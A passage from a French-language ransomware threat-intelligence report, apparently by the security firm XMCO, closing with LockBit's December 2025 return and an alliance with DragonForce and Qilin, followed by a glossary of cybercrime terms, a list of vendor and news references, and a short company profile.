Décembre 2025 fut marqué par le retour du tristement célèbre collectif LockBit. En mai dernier, le groupe avait en effet subi une intrusion informatique ayant provoqué la défiguration de son site vitrine et des panels d'administration, ainsi que le dump d'une base de données MySQL liée aux victimes revendiquées par le groupe [35]. À l'issue de ce Hack&Leak, diverses informations sur les activités criminelles du groupe avaient été divulguées publiquement, notamment 59 975 adresses Bitcoin, des noms d'entreprises ciblées, de même que des messages de négociation entre les opérateurs du ransomware et leurs victimes.

L'étude du leak suggérait à l'époque une baisse significative du nombre d'affiliés collaborant avec LockBit, passant de 114 en février 2024 avant l'Opération Cronos, à 75 utilisateurs ayant accès au panel d'affiliation de LockBit en mai dernier. Pour poursuivre leurs activités, les opérateurs de LockBit ont annoncé une alliance avec DragonForce et Qilin, destinée à dominer le paysage des programmes de Ransomware-as-a-Service, expliquant le regain d'activité du collectif criminel, dont la capacité opérationnelle a manifestement souffert des opérations menées par les forces de l'ordre au cours des années passées. ■

Glossaire

Doxing : (aussi orthographié doxxing) désigne le fait de divulguer en ligne des informations personnelles ou identifiantes sur un individu sans son consentement, dans un objectif de nuisance (harcèlement, intimidation, mise en danger, atteinte à la réputation, etc.). Cette pratique est courante au sein de l'écosystème cybercriminel.

EDR : acronyme signifiant Endpoint Detection Response, cet outil de cybersécurité est utilisé pour surveiller, détecter et répondre aux menaces informatiques potentielles sur les dispositifs terminaux d'un réseau informatique. L'EDR est devenu un enjeu pour les opérateurs de ransomware dans la mesure où il entrave la distribution de souches de ransomware. En 2025, plusieurs collectifs cybercriminels ont développé des solutions destinées à contourner ces outils lors de leurs attaques.

Groupe de ransomware : collectif d'individus opérant des attaques par extorsion de données à l'encontre d'entités publiques et privées. Un groupe de ransomware peut être structuré de manière formelle, avec des opérateurs disposant de rôles définis (développeurs d'outils malveillants, négociateurs de rançon, affiliés, blanchisseurs d'argent), ou fonctionner de manière plus informelle. Un groupe de ransomware est généralement motivé par la recherche de gains financiers, mais peut de son plein gré, ou bien sous la contrainte, opérer des attaques aux motivations partisanes pour le compte d'un État-nation : perturbation et sabotage d'infrastructures numériques, espionnage industriel, désinformation.

IAB : un Initial Access Broker (en français : Courtier d'Accès Initial) est un intermédiaire criminel spécialisé dans la compromission de systèmes d'information, suivie par leur commercialisation auprès d'acteurs cybercriminels, souvent sur des marchés clandestins, sans nécessairement participer aux phases ultérieures de l'attaque telles que l'exfiltration de données ou le déploiement de ransomware.

Mode opératoire / Cluster : un mode opératoire (intrusion set) est un ensemble de tactiques, techniques et procédures (TTPs) récurrentes, utilisées par un ou plusieurs attaquants pour planifier, conduire et maintenir des activités d'intrusion dans des systèmes d'information. Les tactiques désignant les objectifs opérationnels poursuivis à chaque phase de l'attaque, les techniques - les méthodes employées pour atteindre ces objectifs, tandis que les procédures spécifient les manières concrètes et contextuelles d'implémenter ces techniques par les attaquants.

Ransomware : logiciel malveillant, utilisé par des attaquants dont l'objectif principal est de porter atteinte à la confidentialité et l'intégrité de ressources informatiques, le plus souvent des données ou des systèmes, afin d'exiger le paiement d'une rançon en échange de leur restitution ou de leur non-publication.

Ransomware-as-a-Service : désigne un modèle commercial adopté par un cybercriminel ou un groupe d'attaquants qui est basé sur la location d'un ransomware et de son infrastructure à des affiliés qui vont eux-mêmes chercher à le déployer à des fins malveillantes, en échange du partage des rançons payées par leurs victimes. Les programmes de Ransomware-as-a-Service facilitent les activités malveillantes de cybercriminels novices en leur offrant des ressources techniques avancées et une légitimité lors de la phase de négociation avec leurs victimes.

Service BPH - Bulletproof Hosting : désigne un service qui accepte d'héberger du contenu normalement interdit, comme des pages de phishing, tout en offrant une protection active ou passive contre les tentatives de démantèlement, en fermant les yeux sur l'illégalité des activités hébergées et en effectuant la promotion du service BPH sur des forums cybercriminels.

Vulnérabilité : une vulnérabilité désigne un défaut dans la conception d'un appareil ou d'un logiciel, qui peut être exploité par des acteurs malveillants afin de mener diverses attaques. Certaines vulnérabilités, nommées 0-day, signalent l'exploitation de la faille par des attaquants avant qu'elle ne soit découverte et corrigée par l'éditeur du logiciel ou du matériel affecté.

Références

[1] U. J. Department, « Justice Department Announces Seizure of Over $2.8 Million in Cryptocurrency, Cash, and other Assets, » 14 08 2025. [En ligne]. Available: https://www.justice.gov/opa/pr/justice-department-announces-seizure-over-28-million-cryptocurrency-cash-and-other-assets

[2] U. J. Department, « Justice Department Announces Coordinated Disruption Actions Against BlackSuit (Royal) Ransomware Operations,» 11 08 2025. [En ligne]. Available: https://www.justice.gov/opa/pr/justice-department-announces-coordinated-disruption-actions-against-blacksuit-royal

[3] F. Dallas, «Today, FBI Dallas made public the seizure of over $1.7 million worth of cryptocurrency as part of ongoing efforts to combat ransomware,» 28 07 2025. [En ligne]. Available: https://x.com/FBIDallas/status/1949851086795288670

[4] T. Labs, «2026 Crypto Crime Report,» 28 01 2025. [En ligne]. Available: https://www.trmlabs.com/reports-and-white-papers/2026-crypto-crime-report

[5] BleepingComputer, «Crypto wallets received a record $158 billion in illicit funds last year,» 30 01 2026. [En ligne]. Available: https://www.bleepingcomputer.com/news/security/crypto-wallets-received-a-record-158-billion-in-illicit-funds-last-year/

[6] XMCO, «Panorama des menaces cyber : L'analyse terrain de nos équipes CERT et Yuno,» 24 04 2026. [En ligne]. Available: https://www.xmco.fr/publications/panorama-des-menaces-cyber-lanalyse-terrain-de-nos-equipes-cert-et-yuno

[7] B. Computer, «From Cipher to Fear: The psychology behind modern ransomware extortion,» 27 01 2026. [En ligne]. Available: https://www.bleepingcomputer.com/news/security/from-cipher-to-fear-the-psychology-behind-modern-ransomware-extortion/

[8] Halcyon, «Qilin Ransomware Group Adds Legal Support to Lure Affiliates,» 18 06 2025. [En ligne]. Available: https://www.halcyon.ai/blog/qilin-ransomware-group-adds-legal-support-to-lure-affiliates

[9] RansomwareLive, « RansomwareLive, » 27 10 2025. [En ligne]. Available: https://www.ransomware.live/id/d3d3LmZyYW5jZXRyYXZhaWwuZnJAc3Rvcm1vdXM=

[10] RansomwareLive, « RansomwareLive, » 07 03 2025. [En ligne]. Available: https://www.ransomware.live/id/c29yYm9ubmUtdW5pdmVyc2l0ZS5mckBmdW5rc2Vj

[11] RansomwareLive, « RansomwareLive, » 08 03 2025. [En ligne]. Available: https://www.ransomware.live/id/dW5pdi1yZW5uZXMuZnJAZnVua3NlYw==

[12] Logpoint, «Defending Against 8base: Uncovering Their Arsenal and Crafting Responses,» 23 08 2023. [En ligne]. Available: https://guardsix.com/hubfs/blog_assets/logpoint-etpr-8base.pdf?hsLang=en

[13] Sophos, «VEEAM exploit seen used again with a new ransomware: "Frag",» 08 11 2024. [En ligne]. Available: https://www.sophos.com/en-us/blog/veeam-exploit-seen-used-again-with-a-new-ransomware-frag

[14] A. Wolf, «Arctic Wolf Labs Observes Increased Fog and Akira Ransomware Activity Linked to SonicWall SSL VPN,» 24 10 2024. [En ligne]. Available: https://arcticwolf.com/resources/blog/arctic-wolf-labs-observes-increased-fog-and-akira-ransomware-activity-linked-to-sonicwall-ssl-vpn/

[15] Symantec, «Fog Ransomware: Unusual Toolset Used in Recent Attack,» 12 06 2025. [En ligne]. Available: https://www.security.com/threat-intelligence/fog-ransomware-attack

[16] SecurityAffairs, «Researchers released a decryptor for the FunkSec ransomware,» 31 07 2025. [En ligne]. Available: https://securityaffairs.com/180616/malware/researchers-released-a-decryptor-for-the-funksec-ransomware.html

[17] Ransomwarelive, «Ransomwarelive,» 10 04 2025. [En ligne]. Available: https://www.ransomware.live/id/SGFydmVzdEBSdW5Tb21lV2FyZXM=

[18] Group-IB, «Ransomware debris: an analysis of the RansomHub operation,» 30 04 2025. [En ligne]. Available: https://www.group-ib.com/blog/ransomware-debris/

[19] Sophos, «Shared secret: EDR killer in the kill chain,» 06 08 2025. [En ligne]. Available: https://www.sophos.com/en-us/blog/shared-secret-edr-killer-in-the-kill-chain

[20] SilentPush, «CountLoader: Silent Push Discovers New Malware Loader Being Served in 3 Different Versions,» 18 09 2025. [En ligne]. Available: https://www.silentpush.com/blog/countloader/

[21] Sophos, «Inside Shanya, a packer-as-a-service fueling modern attacks,» 06 12 2025. [En ligne]. Available: https://www.sophos.com/en-us/blog/inside-shanya-a-packer-as-a-service-fueling-modern-attacks

[22] DailyDarkWeb, «French Ministry of Education Targeted by Alleged Ransomware Attack, Data of Over 40,000 Individuals Leaked,» 10 06 2025. [En ligne]. Available: https://dailydarkweb.net/french-ministry-of-education-targeted-by-alleged-ransomware-attack-data-of-over-40000-individuals-leaked/

[23] ArcticWolf, «Smash and Grab: Aggressive Akira Campaign Targets SonicWall VPNs, Deploys Ransomware in an Hour or Less,» 26 09 2025. [En ligne]. Available: https://arcticwolf.com/resources/blog/smash-and-grab-aggressive-akira-campaign-targets-sonicwall-vpns/

[24] H.T.A.A.E.o.S. VPNs, «Huntress,» 13 08 2025. [En ligne]. Available: https://www.huntress.com/blog/exploitation-of-sonicwall-vpn

[25] U. 4. P. Alto, «Threat Assessment: Howling Scorpius (Akira Ransomware),» 02 12 2024. [En ligne]. Available: https://unit42.paloaltonetworks.com/threat-assessment-howling-scorpius-akira-ransomware/

[26] Microsoft, « Disrupting active exploitation of on-premises SharePoint vulnerabilities,» 22 07 2025. [En ligne]. Available: https://www.microsoft.com/en-us/security/blog/2025/07/22/disrupting-active-exploitation-of-on-premises-sharepoint-vulnerabilities/

[27] CheckPoint, «Before ToolShell: Exploring Storm-2603's Previous Ransomware Operations,» 31 07 2025. [En ligne]. Available: https://research.checkpoint.com/2025/before-toolshell-exploring-storm-2603s-previous-ransomware-operations/

[28] Broadcom, «Longlegs group attributed to multiple campaigns delivering ransomware,» 15 12 2025. [En ligne]. Available: https://www.broadcom.com/support/security-center/protection-bulletin/longlegs-group-attributed-to-multiple-campaigns-delivering-ransomware
[29] R.2.N.A.a.T.E.a.t.T.L. Evolves, «Symantec,» 13 01 2026. [En ligne]. Available: https://www.security.com/sites/default/files/2026-01/RWN-2026-WP100_1.pdf
[30] SecurityAffairs, «From Airport chaos to cyber intrigue: Everest Gang takes credit for Collins Aerospace breach,» 18 10 2025. [En ligne]. Available: https://securityaffairs.com/183567/breaking-news/from-airport-chaos-to-cyber-intrigue-everest-gang-takes-credit-for-collins-aerospace-breach.html
[31] B. Computer, «Global Accellion data breaches linked to Clop ransomware gang,» 22 02 2021. [En ligne]. Available: https://www.bleepingcomputer.com/news/security/global-accellion-data-breaches-linked-to-clop-ransomware-gang/
[32] B. Computer, «Clop ransomware claims it breached 130 orgs using GoAnywhere zero-day,» 10 02 2023. [En ligne]. Available: https://www.bleepingcomputer.com/news/security/clop-ransomware-claims-it-breached-130-orgs-using-goanywhere-zero-day/
[33] L. M. Informatique, «Faille MoveIT : le gang Clop pourrait gagner entre 75 et 100 M$,» 24 07 2023. [En ligne]. Available: https://www.lemondeinformatique.fr/actualites/lire-faille-moveit-le-gang-clop-pourrait-gagner-entre-75-et-100-m$-91088.html
[34] C. Intelligence, «⚠ PSA: Incident Responders from the Curated Intelligence community have encountered a new CLOP extortion campaign targeting Internet-facing CentreStack file servers.,» 19 12 2025. [En ligne]. Available: https://www.linkedin.com/posts/curatedintelligence_psa-incident-responders-from-the-curated-activity-7407480091133231104-C6hv/
[35] B. Computer, «LockBit ransomware gang hacked, victim negotiations exposed,» 07 05 2025. [En ligne]. Available: https://www.bleepingcomputer.com/news/security/lockbit-ransomware-gang-hacked-victim-negotiations-exposed/
[36] Microsoft, «Microsoft observed the financially motivated threat actor tracked as Vanilla Tempest using INC ransomware,» 18 09 2024. [En ligne]. Available: https://x.com/MsftSecIntel/status/1836456406276342215
[37] B. Computer, «Microsoft: Vanilla Tempest hackers hit healthcare with INC ransomware,» 18 09 2024. [En ligne]. Available: https://www.bleepingcomputer.com/news/microsoft/microsoft-vanilla-tempest-hackers-hit-healthcare-with-inc-ransomware/
[38] Sophos, «Shared secret: EDR killer in the kill chain,» 06 08 2025. [En ligne]. Available: https://www.sophos.com/en-us/blog/shared-secret-edr-killer-in-the-kill-chain
[39] B. Computer, «New EDR killer tool used by eight different ransomware groups,» 07 08 2025. [En ligne]. Available: https://www.bleepingcomputer.com/news/security/new-edr-killer-tool-used-by-eight-different-ransomware-groups/
[40] Intrinsec, « PROSPERO & Proton66: Uncovering the links between bulletproof networks,» 20 11 2024. [En ligne]. Available: https://www.intrinsec.com/prospero-proton66-tracing-uncovering-the-links-between-bulletproof-networks/
[41] Halcyon, «INC Ransom,» 01 07 2023. [En ligne]. Available: https://www.halcyon.ai/threat-group/inc-ransom
[42] Fortinet, «Inc Ransomware,» 01 04 2026. [En ligne]. Available: https://www.fortiguard.com/threat-actor/6333/inc-ransomware
[43] RansomwareLive, «cryopur.com,» 25 11 2025. [En ligne]. Available: https://www.ransomware.live/id/Y3J5b3B1ci5jb21AaW5jcmFuc29t
[44] RansomwareLive, «Afpa,» 06 08 2025. [En ligne]. Available: https://www.ransomware.live/id/QWZwYUBpbmNyYW5zb20=
[45] RansomwareLive, «Mission Locale Montpellier,» 29 01 2025. [En ligne]. Available: https://www.ransomware.live/id/TWlzc2lvbiBMb2NhbGUgTW9udHBlbGxpZXJAaW5jcmFuc29t
[46] RansomwareLive, «abeyor.fr,» 15 03 2025. [En ligne]. Available: https://www.ransomware.live/id/YWJleW9yLmZyQGluY3JhbnNvbQ==
[47] RansomwareLive, «alleray-labrouste,» 12 06 2025. [En ligne]. Available: https://www.ransomware.live/id/YWxsZXJheS1sYWJyb3VzdGVAaW5jcmFuc29t
[48] B. Computer, «INC ransomware source code selling on hacking forums for $300,000,» 13 05 2024. [En ligne]. Available: https://www.bleepingcomputer.com/news/security/inc-ransomware-source-code-selling-on-hacking-forums-for-300-000/
[49] Group-IB, «Ransomware manager: Investigation into farnetwork, a threat actor linked to five strains of ransomware,» 08 11 2023. [En ligne]. Available: https://www.group-ib.com/blog/farnetwork/

Notes

Notes

Notes

xmco

We deliver cybersecurity expertise

Nos consultants pensent comme les attaquants pour mieux les contrer, puis vérifient manuellement chaque vulnérabilité potentielle afin de livrer une vision claire et exploitable des risques Cyber. Audits, pentests, réponse à incident, conformité PCI DSS, veille CERT et CTI : nous couvrons tout le cycle de vie de la cybersécurité. **Cette exigence transforme la sécurité en levier de performance mesurable.** Certifiés PASSI et PCI QSA, nous demeurons indépendants et engagés pour la réussite numérique de nos clients.

Date de création :	2002
Effectif salariés :	plus de 100
Qualifications :	PASSI, QSA et CERT officiel
Clients actifs :	plus de 450
dont clients CERT :	plus de 100
Secteurs :	Banque, Assurance, Industrie, Institutions, Transports, Médias, Luxe, etc.

Renseignement :

info@xmco.fr

01 79 35 29 30

www.xmco.fr